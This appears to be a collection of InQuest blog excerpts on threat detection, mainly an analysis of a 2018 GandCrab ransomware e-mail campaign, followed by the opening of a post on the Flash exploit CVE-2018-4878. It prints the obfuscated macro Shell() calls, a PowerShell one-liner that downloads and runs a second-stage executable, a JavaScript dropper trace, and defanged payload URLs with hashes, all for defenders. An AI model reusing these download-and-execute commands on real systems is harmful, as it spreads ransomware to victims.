 Detailed information on various commands executed by the malware.
Shows the complete command line arguments from those captured pivots. The results from this, and any other integrations, are aggregated under a single pane of glass and summarized by a simple threat score from 1 to 10. Our threat score algorithm is not prone to artificial inflation from over-detection. We lean on our experiences as SOC analysts to automate the heating / cooling of scores based on a combination of inputs. In essence, we're automating much of the SOC analyst work flow to spare precious human cycles for what matters most. The key decision points that drive the algorithm are shown in an straightforward threat receipt:
 There are over 20 factors considered when applying a threat score to a captured session.
The indicators beside each row in the threat receipt state:
* Green, the subsystem alerted and contributed to the threat score.
* Yellow, the subsystem alerted but that alert did not contribute to the threat score.
* Red, the subsystem did not produce an alert.
* Grey, the subsystem was not available at the time of analysis (or is not configured / enabled).
At a glance, the InQuest threat receipt provides analysts with an idea as to whether or not the threat is a true positive and why. In this particular case the InQuest Threat Detection Engine scored the session containing the initial carrier as a 9 and then bumped the score to a 10 based on InQuest cloud assisted IP reputation. Both the OPSWAT (multi-av) and VMRay (sandbox / detonation) subsystems alerted as well, but did not alter the final score.
On a final note, InQuest customers can hunt for signs of this and similar campaigns via the following DFI powered signatures:
* 5000755, MC_CVE_2017_11882_OLE, severity 8, confidence 7.
* 5000757, MC_Equation_OLE, severity 8, confidence 7.
* 5000806, MC_Malicious_Scriptlet_Payload_01, severity 10, confidence 5.
* 5000487, MC_SCT_Backdoor, severity 9, confidence 9.
* 3000175, SC_RTF_Objupdate, severity 5, confidence 2.
Originally published 2018-04-19 on the InQuest blog.
| GandCrab Swarm | 2018-04-17 |
The campaign is far from stealthy, and we’re certainly not the first to write about it. See the section�“Further Reading”�below for additional articles and utilities. We first noticed the campaign through a significant uptick in threats delivered via malicious e-mail attachment following the naming convention “`DOC[0-9]{10}.zip“`. Example file names include:
DOC1385624908.zipDOC1614310849.zipDOC2138630325.zipDOC2229418534.zipDOC3054722748.zip- �
In the cases we observed, the archive contained either a malicious macro dropper document or a malicious JavaScript file. We observed ~3,000 unique IP addresses that spanned across 427 ASNs (see Appendix). Analyzing the source IPs of the campaign reveals a heavy slant toward the Asias. We�re using the handy�distribution�utility here if you�re curious:
[pedram@kb 2018-04-doc0]$ cat doc0.countries | distribution
    Key|Ct   (Pct)    Histogram
     VN|2991 (52.44%) -------------------------------------------------------
     IN| 963 (16.88%) --------------------
     CN| 416  (7.29%) ---------
     BD| 184  (3.23%) ----
     RU| 169  (2.96%) ----
     ID| 121  (2.12%) ---
     KZ|  99  (1.74%) ---
     LA|  68  (1.19%) --
     TH|  67  (1.17%) --
     PK|  62  (1.09%) --
     MN|  61  (1.07%) --
     UA|  48  (0.84%) -
     KH|  48  (0.84%) -
     KG|  41  (0.72%) -
Macro Dropper
An example malicious document can be in our GitHub repo for malware samples:
Of the dozens of macro droppers we harvested, we isolated 6 uniquely generated macros, all of which employ the same heavy string obfuscation tactics:
[pedram@kb 2018-04-doc0]$ grep "(" * | cut -d':' -f2 | tr -d ' '  | cut -d'=' -f2 | cut -d'(' -f1 | distribution
            Key|Ct   (Pct)    Histogram
        Replace|1840 (44.12%) ------------------------------------------
     StrReverse|1540 (36.93%) -----------------------------------
          Space| 111  (2.66%) ---
          UCase|  99  (2.37%) ---
            Mid|  92  (2.21%) ---
           Left|  87  (2.09%) --
          LTrim|  87  (2.09%) --
          Right|  79  (1.89%) --
          RTrim|  79  (1.89%) --
        StrConv|  68  (1.63%) --
          Split|  18  (0.43%) -
         UBound|   6  (0.14%) -
          Shell|   6  (0.14
Prior to pivoting through Shell(). Note the usage of vbHide (0) here:
[pedram@kb 2018-04-doc0]$ grep Shell *
5ab51aaa4e781063c21ceca884ffe4177a24f3a49f164f7a7095ac16161a4e6a.macro
549:            Shell (StrReverse(StrReverse(GAMI))), 0

9bb808c1ec544f71c1f6730cbaf0d24337e22a4f92f6078b8ba794d596a87a5e.macro
750:            Shell (mbRq), 0

521b7acbb766010ad49b2344a32ec20663d2328fb9c8a846f1ac8cc7a4895f42.macro
422:            Shell (StrReverse(StrReverse(nVBj))), 0

20bf59ea08052f282666570f12402be8f4eaf3b1ccaf00c7d6f4f645a2ddbc78.macro
422:            Shell (StrReverse(StrReverse(nVBj))), 0

5849f63af8e041cd2690efd7a7638c1b7185a9aa497a2322be01d36d314507f8.macro
643:            Shell (StrReverse(StrReverse(fCOY))), 0

ca72e019c23658547a73c613e4bf3a39e2d603b260c2e227adab74efc6fdc7bb.macro
643:            Shell (StrReverse(StrReverse(fCOY))), 0
To a PowerShell pivot which will download and execute a second-stage payload (PE executable) from (in this case) a server in the UK:
powershell.exe -w 1 (New-Object System.Net.WebClient).DownloadFile('hxxp://185[.]189.58.222/da.exe',([System.IO.Path]::GetTempPath()+'bKKc.exe'));

powershell.exe -w 1 Start-Process -Filepath ([System.IO.Path]::GetTempPath()+'bKKc.exe'
We�ve extracted a half dozen macros from live samples and made them available on Github.com/InQuest/malware-samples for anyone who is interested.
JavaScript Dropper
Example malicious JavaScript payloads can be found Github.com/InQuest/malware-samples, we�ll dissect this one here:
At the highest level, the heavily obfuscated JavaScript will:
- Loop until a non 200 OK response is received from C&C server at
GET hxxp://hgpjrvccsollfwbq[.]com. - Download payload from
hxxp://112[.]126.94.107/shop/k.exe. - Save the downloaded file as
%TEMP%/undefined/featherstrail.exe,and execute it.
You can see the trace of this activity in the following log:
ActiveXObject initialized: ["Scripting.FileSystemObject"]
  [Scripting.FileSystemObject].GetSpecialFolder() called
ActiveXObject : ["WinHttp.WinHttpRequest.5.1"]
ActiveXObject : ["MSXML2.XMLHTTP"]
  [MSXML2.XMLHTTP].open() called:
      ["GET", "hxxp://hgpjrvccsollfwbq[.]com/", false]
  [WinHttp.WinHttpRequest.5.1].open() called with arguments:
      ["GET", "hxxp://112[.]126.94.107/shop/k.exe", 0]
  [WinHttp.WinHttpRequest.5.1].send() called.
  [WinHttp.WinHttpRequest.5.1].open() called with arguments:
      ["GET", "hxxp://112[.]126.94.107/shop/k.exe", 0]
  [WinHttp.WinHttpRequest.5.1].send() called.
  [WinHttp.WinHttpRequest.5.1].open() called with arguments:
      ["GET", "hxxp://112[.]126.94.107/shop/k.exe", 0]
  [WinHttp.WinHttpRequest.5.1].send() called.
  [WinHttp.WinHttpRequest.5.1].open() called with arguments:
      ["GET", "hxxp://112[.]126.94.107/shop/k.exe", 0]
  [WinHttp.WinHttpRequest.5.1].send() called.
  [WinHttp.WinHttpRequest.5.1].open() called with arguments:
      ["GET", "hxxp://112[.]126.94.107/shop/k.exe", 0]
  [WinHttp.WinHttpRequest.5.1].send() called.
ActiveXObject initialized: ["WScript.Shell"]
ActiveXObject initialized: ["ADODB.Stream"]
  [ADODB.Stream].Open() called: []
  [ADODB.Stream].Write() called: [undefined]
  [ADODB.Stream].SaveToFile() called: ["undefinedfeatherstrail.exe"]
  [ADODB.Stream].Close() called: []
WScript.run() called: ["cmd /c undefinedfeatherstrail.exe", 0, 0]
Second Stage Payloads
The second-stage payloads were seen hosted on French, British, and Chinese servers (see Appendix). In one case, a seemingly compromised China based shopping site (112[.]126.94.107). In another case, a seemingly fresh install of CentOS (185[.]189.58.222).
With the identification of a second stage payload host and the realization that the payloads follow a basic 1 to 3 character naming convention and are of one of the types: .exe, .doc, etc. We brute force crawled the limited space to unveil the following list of additional payloads. All are active as of the time of writing. On a side note, for more complex brute force patterns, we recommend checking out rexgen.
<tr>
    <td>hxxp://185[.]189.58.222/as.exe</td>
    <td align="right">application/octet-stream</td>
</tr>
<tr>
    <td colspan="2"><a href="https://www.virustotal.com/#/file/73f0880358701566ed1792014b639c02f357da42981344a6ad644aae494d3e36">73f0880358701566ed1792014b639c02f357da42981344a6ad644aae494d3e36</a></td>
</tr>
<tr>
    <td>hxxp://185[.]189.58.222/da.exe</td>
    <td align="right">application/octet-stream</td>
<tr>
    <td colspan="2">GandCrab: <a href="https://www.virustotal.com/#/file/6d1e7233c698c47c231e7d89500ddca5dc7a2efb12611395848ea024c01f6e57">6d1e7233c698c47c231e7d89500ddca5dc7a2efb12611395848ea024c01f6e57</a></td>
</tr>
<tr>
    <td>hxxp://185[.]189.58.222/s.exe</td>
    <td align="right">application/octet-stream</td>
<tr>
    <td colspan="2">Trik.pdb: <a href="https://www.virustotal.com/#/file/a753017ff3428b51543961f07a087b6f625b43b029580d2046a89c3c7136b3d5">a753017ff3428b51543961f07a087b6f625b43b029580d2046a89c3c7136b3d5</a></td>
</tr>
<tr>
    <td>hxxp://185[.]189.58.222/k.exe</td>
    <td align="right">application/octet-stream</td>
<tr>
    <td colspan="2">GandCrab: <a href="https://www.virustotal.com/#/file/71391d3dfa01284ebdd2aff07414ec1cf203caca625e6f26d6507ec3974b421c">71391d3dfa01284ebdd2aff07414ec1cf203caca625e6f26d6507ec3974b421c</a></td>
</tr>
<tr>
    <td>hxxp://185[.]189.58.222/f.exe</td>
    <td align="right">application/octet-stream</td>
<tr>
    <td colspan="2">Ransort.pdb: <a href="https://www.virustotal.com/#/file/f5f30a0187d94e3a4e61d614c2a36d21e79e9aadb9dd3082adc4e69962d35bca">f5f30a0187d94e3a4e61d614c2a36d21e79e9aadb9dd3082adc4e69962d35bca</a></td>
</tr>
<tr>
    <td>hxxp://112[.]126.94.107/shop/wat.exe</td>
    <td align="right">application/octet-stream</td>
<tr>
    <td colspan="2">Trik.pdb: <a href="https://www.virustotal.com/#/file/09ef6c20ebcaa676f3f682f220c60d4336a11321ce876bab44834cd7ae159326">09ef6c20ebcaa676f3f682f220c60d4336a11321ce876bab44834cd7ae159326</a></td>
</tr>
<tr>
    <td>hxxp://112[.]126.94.107/shop/k.exe</td>
    <td align="right">application/octet-stream</td>
<tr>
    <td colspan="2">GandCrab: <a href="https://www.virustotal.com/#/file/053b9fdab60ab124178e23b4598f2b10e71b2caf1abcfa51c857f0801f555131">053b9fdab60ab124178e23b4598f2b10e71b2caf1abcfa51c857f0801f555131</a></td>
</tr>
| URL | MIME / SHA256 |
|---|---|
| hxxp://185[.]189.58.222/d.doc | application/msword |
| Dropper: 99eb1d90eb5f0d012f35fcc2a7dedd2229312794354843637ebb7f40b74d0809 | |
| hxxp://112[.]126.94.107/shop/d.doc | application/msword |
| Dropper: 6a8778a466c66a4a6df07163459bbe5cb4971109a3a4057330bc7c07014f7462 | |
| hxxp://185[.]189.58.222/sry.exe | application/octet-stream |
| GandCrab?: f921949f9bf653b37fb73065834141862dc433ca12db8905f07face35f2d652a | |
| hxxp://185[.]189.58.222/huh.exe | application/octet-stream |
| GandCrab: 298db98676cebbeab5b7d1aee14521363eee533755e99132c7efe3322d99d691 | |
| hxxp://185[.]189.58.222/ps.exe | application/octet-stream |
| RanserKD: f851dbbdafa4aa24548789d21b30f0e6248393d6813d9f21ac0627fdc1eb4b18 |
Source ASNs
We observed ~3,000 unique IP addesses that spanned across the following 427 ASNs:
768, 812, 2119, 2856, 3320, 3462, 4134, 4621,
4755, 4760, 4761, 4788, 4795, 4800, 4818, 4837,
5563, 6332, 6503, 6697, 6703, 6712, 6789, 6830,
6846, 6849, 6876, 7470, 7545, 7552, 7565, 7922,
8100, 8151, 8193, 8334, 8359, 8402, 8427, 8449,
8452, 8551, 8585, 8708, 8711, 8712, 8732, 8890,
8997, 9105, 9121, 9198, 9260, 9304, 9422, 9498,
9808, 9829, 9830, 9873, 9902, 9930, 9934, 10010,
10076, 10109, 10199, 10219, 10225, 10620, 11172, 11427,
11562, 12389, 12430, 12714, 12716, 12735, 12764, 12997,
13099, 13188, 13194, 13489, 13591, 13999, 14061, 14080,
15491, 15493, 15723, 15774, 16010, 16066, 16960, 17426,
17465, 17483, 17488, 17557, 17621, 17658, 17665, 17747,
17754, 17762, 17771, 17813, 17970, 18001, 18002, 18059,
18207, 18209, 18403, 18734, 19429, 20115, 20539, 20549,
20771, 21017, 21087, 21104, 21127, 21183, 21299, 21312,
21479, 21497, 22773, 23673, 23678, 23682, 23700, 23860,
23888, 23893, 23947, 23969, 24086, 24186, 24203, 24309,
24320, 24323, 24389, 24432, 24435, 24444, 24445, 24547,
24554, 24560, 24955, 25019, 25106, 25139, 25159, 25229,
25249, 25454, 25513, 27738, 27747, 27884, 27947, 27951,
28006, 28378, 28509, 28531, 28532, 28537, 28545, 28554,
28573, 28738, 28769, 28787, 28812, 29061, 29091, 29124,
29497, 29584, 30619, 30922, 31036, 31145, 31148, 31163,
31213, 31252, 31286, 31287, 31585, 32244, 33788, 34145,
34602, 34814, 34975, 34984, 35004, 35104, 35362, 35566,
35728, 35807, 35816, 35819, 36907, 37061, 37209, 37284,
37308, 37398, 37424, 37425, 37489, 38019, 38067, 38193,
38203, 38264, 38266, 38457, 38511, 38623, 39047, 39280,
39407, 39529, 39709, 39714, 39927, 41557, 41661, 41682,
41733, 41750, 41794, 41997, 42362, 42610, 42713, 43145,
43182, 43258, 43370, 43554, 43594, 43727, 43733, 43925,
44267, 44395, 44895, 45025, 45043, 45117, 45194, 45235,
45245, 45289, 45326, 45335, 45458, 45498, 45514, 45543,
45582, 45588, 45629, 45694, 45727, 45766, 45769, 45773,
45774, 45775, 45804, 45820, 45899, 45903, 45905, 45925,
45942, 45951, 46042, 47140, 47237, 47759, 47975, 48094,
48176, 48212, 48503, 48524, 48642, 48882, 49461, 49749,
49800, 50009, 50025, 50223, 50306, 50544, 51004, 51009,
51034, 51035, 51904, 52609, 53085, 55406, 55410, 55441,
55511, 56040, 56041, 56044, 56046, 56124, 56255, 56354,
57128, 57261, 57334, 57944, 58405, 58587, 58640, 58691,
58717, 58765, 58906, 58969, 59332, 59341, 59347, 59362,
59523, 59552, 59671, 60258, 60411, 63862, 63961, 63969,
64063, 64072, 64075, 131127, 131178, 131210, 131246, 131267,
131464, 132137, 132220, 132453, 132525, 132730, 132768, 132770,
132933, 132941, 133001, 133011, 133168, 133177, 133232, 133255,
133293, 133331, 133443, 133450, 133481, 133597, 133613, 133661,
133700, 133814, 134000, 134006, 134009, 134033, 134056, 134128,
134186, 134204, 134293, 134341, 134371, 134708, 134810, 134813,
134853, 134932, 134970, 135371, 135527, 135597, 135607, 135654,
135718, 135872, 136276, 136393, 136498, 136514, 196629, 197254,
197275, 197311, 197585, 201986, 207133, 262186, 262928, 263170, 264821, 327826
Carrier Samples
Of the myriad of samples we observed in the wild, the following are available from�VirusTotal Intelligence. It is of some minor interest to note that all of the following samples were uploaded1. �01072c19714bdf73017d22275ffed4f40cb99891fc019798b495f6415a9f08b9
2. �04ef17f7052a01b3091eb1190c8072e283da99c6a61cfee9cde8d1ff4fd4f1a3
3. �0641176e5865e840509ef0ea4aa779aa662ce64917c715b2865d1372b9cf0080
4. �0732dff16daadf858388ba85bb311fb0d03aab979d3354fa75a0e91d3ba71668
5. �094e1e556dca8146eefa43e88a16c2c3eebdc867a35ac29c239505a0b6f828ce
6. �0b1550624d76cf74a3928466d09cd8359f8deb2980c4d54c4b0dad183e6e8029
7. �0b2da90d5102933162a7bdb6794a506d946a5d960325d09c5bdfe0858e476ad8
8. �0cb41a2c20720fa3051047b80d4aa0dbbb8dd74a0d3d0e4051c2bd969b9b7c77
9. �0f2b93d78c4d145408ee7aa192698da9fbc717022fe68f533dd204293ef384b3
10.�18b8e3b30e757bc362bcfcbd5dc90916133fe3377b88028e56434052bc72288b
11.�18ec003eccabb265f9c1a26a4384565620e357f7c079c2e879f7a16080762fb8
12.�1b6bf58f019cbb8c08bd66a6a361991d1e9d619a8340c823b1a1acc90a298e43
13.�1edf1c4049f663236424d4ee9b8de923b416f4af75dbf5bf971e0b85de01d94b
14.�1fae994859b8ac5e3ffc64c721ce40f8787d9836f4de3edb52112ab84bd58c1b
15.�2c2f282428cb09fb97d9da1fdbe8a83278ef8228bb4438ef38a1cdbf83cb3d13
16.�2f0de44c668c67b649c355e8d35106bf60ef002af84b7246ee6ad8ff5a341f56
17.�30a5e1860249f40fdcd176c223ea78824fa2181d3ebc76d2f64f3397a181aed7
18.�311b10a28b8f9a4de7c508b557f3131103ad11f35a39b82898903ba59f12f32f
19.�3734ae24bb1c0b392b9e2e9606729cf11074b07a234dd93c30e6964dcefb85eb
20.�37d1a9b24aa796d428baa5cdbc848e7d04b6a28aa04faebce8b3efc15109e2f4
21.�37e3ae5b476298cfa05b8cf9128c8a0216aa9870b10b23835629653e1300aa7a
22.�3912109d9f9ceea82d08c67a1b033f7a509db81f5ee4dfa9bcdf12b2101051c9
23.�391e1243413cbbdd17ddbd499c473b9ed180003a868d75c6fecb92446ff7f5b9
24.�39d95449fca6c188bfc9f2eb599804a86ddde41774fefa0edc894118e978a525
25.�3aaa8d3cc6291dff27de7a9d0bd4dc28c59207a6641f86f510ed36fd0df88e7e
26.�3cefbe4498aabf3b0160c979a4f382446c1156187bfd6b9cabeeff64b7685fc4
27.�4350cc33108a98f9491515e8855ecf1f550e70e39be2f351b88356f11fa5760d
28.�45fc9542235efd93f9a898df898ec7fa1bac8d1f56365d7d4bede7d6a33470ef
29.�4b22ced5138d6f1b4e69c31c3a6558638a652efda90b067e4f267144841f84fc
30.�4cfab88fa7dd90785bdf0d52753c2a40e2c6fdba93a1635d8b1b7eb4fdb91fb2
31.�5365e92f544c83b1bff8eeb440ad620cdb308ffd1d96f732d6a399511493ed7f
32.�56e3d0f0093de7d52feb62e97fa7532056047546375452a0f59e8f682ae235e5
33.�576313b11f51a8e2191689fc146409897e719bb83d967c14ea53306ed3369572
34.�596ecf4f1c762d20d353f6382f982bbf57e1b4e062c6f796600fe53028b68efb
35.�59d12676e116055028c272e404046b70ca3a885137faf28e2b1a074833d4104d
36.�5e222eb6ff5b474d5eb4b450448ec6f47783190312a782a0365e761be97e35cf
37.�6ae1213bc50d25f5d6335a2c1652440bbc295e3cd1214a16a11fa216b5ebfc6d
38.�6d8e7e0e38d697f85d82f8f528a10d4c0dda7bc0fa0bb7624809893d61203e7a
39.�6d9b225458f556556e8a91de96c9d292f1b179e4660569ef21e97e5fdc0e6257
40.�6e5ed1fa3afbb74e1a35a80cfddf5d7cb1ddacd02e7f049e61808d0409a04ef4
41.�74ce529e2d09971ab43cd86ab455d66bc53b5cf64607b754fe4b51f823397427
42.�7776ac0c61015d2e5cec12054f01301dd6e34eb08c35c29b9e0769d45498d78f
43.�79e7043fa72f70d961b7de31bec3d6768e4a331403b56de451fb9d8c8582ca86
44.�79fa9eb242b88ccae36c441b8d25f444b2c7186c446019636595e9c410d88e17
45.�8351070808b7b7541f99b7f75dec59ea7713ccdc9fbd521152c813445e01156c
46.�85f82adef8badabf7a5ed7a5f987ca8f611db9cddaffe6e60cff5a4167d19062
47.�88867b7ae4fb6d396d5a1e07edee16c495a77f943b4cd08df8fb3dad1b703012
48.�8c33bf2c9f4f93883f5568c374b53fac4d337a7aaf64eb4d1b776fc73433c051
49.�8e0373ad55b692b6e857b4d533e6b67445eb4af3d3542c25440f16737d622187
50.�8e6643d6224e3c3a3a39abed0291b34f526e9e15662f6fbd319b141ea67a8400
51.�8f2d995c2bfddac4992737bb94d97c85035ae8ba20ffb0a7894f123b1ac253c2
52.�8f77b27596cb18a4e7c56bc28f18fa4648d328210a36d62c456bb31084426ff4
53.�91ac0eae541c351122daaeb9ef2042508b8bc10816cc056c7b6d4a717f05a76e
54.�9c9ec33955cc9144dffb97095dd8be8ffc7a676eaf99da63d113775ca7a9d7c9
55.�a3bd170a56e43d123f928e5978d51e24fdcc708382c5a8d86c1dbe2e67538148
56.�a53c7526939cfd8d609c77b5b6a6da82329efc017e91f203d57934da0ed8637f
57.�a601d9742b306384796a7a6f835c8a979179c9f516bd17ba7185f7d331b4db2d
58.�a953e225ec770230c100281dc8d3820b63461740214fa6471580fbba6048378c
59.�a9995695776b7a17d1ac86b8b47fbcd94d190c42c6d3838417749d57b03f9e07
60.�ba1bc1c75ff7aec30d48d47284d120d7a1a862a44e86e63094afbca5cc6f1578
61.�bb81c9f62bcb5efb54792925e8a7d3d9a53e1d9ec10a6616c1d670967762a9cb
62.�bd2193869e8fad55ebdb29f3acc7a3e9d5df81a3390c19b936d4035f990f2842
63.�c4798dc2655e8263259f24c237a665f5f1cf556a082a321a64c8e91f2246e427
64.�c9d69de2fc0f3ea9d57793e723b3e6234e034a6c533f5550c01376508861de87
65.�ca409d1c8034b850cbee61ddb884267b3cb31f44e4adbd59da20498634726cc9
66.�ca60b1755608f07a053cb1fdc87ccf506759a54867a6cb2f62f0568e043f9a44
67.�cac05cef3b1607be9145894a619a27611e90a5edab4a6af4896f549cb1be0147
68.�cdd6a50db75672ea4c5c3baec9c5ee4de14ad4fab4ef9a5ad7fa7d6fa97f8bff
69.�da018eea106dc3a2a219049f9d0f5e55b87e5e3a91ca19877255fa65a06696d9
70.�dc4ef4adefb5d26683d18fe788b432b13844fe1f54455576cee46d417bd5c666
71.�e2293df854d6a0d86c965ad118e126f407f864cb54d830d4aa345c4d9557bc23
72.�e9c64f7c4432ab680ad026e76ba299181c36e72596f227f924932ba744af82ad
73.�eadc01694adc0f1137b4ec16299bb9c6c65180d7e446b71a885e082fff9b884f
74.�ebf8f2d4463cd107039661c5ca349a00a2dc90ea537dac75b87b42b323cd48f5
75.�f6985e91760b621462ed291eb35638b580ed9ede5e83834b9c026302d6fd5d9b
Detection
InQuest customers can hunt for signs of this campaign generically via the following signatures:
- 5000532, MC_Embedded_VB_Macro, with confidence 9 and severity 9.
- 3000080, SC_Suspicious_Macro_Function, with confidence 8 and severity 5.
- 3000143, SC_StrRev_Macro, with confidence 8 and severity 4.
- 5000869, MC_Phorpiex, with confidence 8 and severity 8.
Further Reading
Listed here in reverse chronological order:
- https://www.malware-traffic-analysis.net/2018/04/17/index2.html (Just released!)
- https://www.malware-traffic-analysis.net/2018/04/14/index.html
- https://www.bleepingcomputer.com/news/security/compile-error-halts-some-gandcrab-ransomware-infections/
- https://threatpost.com/gandcrab-ransomware-crooks-take-agile-development-approach/130490/
- https://labs.bitdefender.com/2018/02/gandcrab-ransomware-decryption-tool-available-for-free/ (Free GandCrab Decryptor)
- https://blog.malwarebytes.com/threat-analysis/2018/01/gandcrab-ransomware-distributed-by-rig-and-grandsoft-exploit-kits/
Originally published 2018-08-01 on the InQuest blog.
| Adobe Flash MediaPlayer DRM Use-After-Free Vulnerability | 2018-02-07 |
On February 1st, Adobe published bulletin�APSA18-01�for CVE-2018-4878 describing a use-after-free (UAF) vulnerability affecting Flash version 28.0.0.137 and earlier. As of February 6th, Adobe has patched the issue in version 28.0.0.161, see:�APSB18-03. This post provides an overview of the vulnerability, a walk-through of the exploit seen in the wild, and covers several detection mechanisms. You can also follow the conversation via our�Twitter moment. Screenshot of SWF 0day within Microsoft Office malware carrier document.Adobe Flash is on its final years as Adobe is scheduled to kill Flash in 2020. Major browsers such as Chrome, Microsoft Edge, and Safari have buried the functionality over the past year or so. There's no denying that Flash has played a major role in the evolution of the web, arguably paving the way to HTML5. It was certainly nudged closer to the grave when Apple overtly decided against supporting the popular platform with the launch of the iPhone a decade ago.
From a consumer security perspective, this trend is generally a positive one; in 2015, there were 316 published Flash Player bugs (you heard that right, 6 bugs a week). The combination of a massive attack surface, ability to programatically manipulate memory, and mixed media access represents a dream come true for a potential attacker. While attackers quickly lose the ability to lean on Flash in the browser, the platform can still get them results through a medium such as Microsoft Office. On 1/31 the KrCERT/CC (South Korea Computer Emergency Response Team) released a notice regarding an Adobe Flash 0day exploit they observed in-the-wild, it was assigned CVE-2018-4878 and targets a UAF vulnerability in the�TVSDK Platform. The exploit is delivered to targets in the following chain:
- Document based carrier. Both XLSX and DOC carriers have been observed in the wild.
- The carrier embeds Adobe Flash (SWF) content.
- Upon execution, the first-stage SWF exploit gathers system information and communicates with a compromised pivot server.
- A second-stage Adobe Flash payload is retrieved, decrypted, and executed. This second-stage payload contains the exploit for a use-after-free vulnerability in Adobe Flash MediaPlayer DRM management.
- The final payload, a ROKRAT Windows PE file is downloaded and executed.
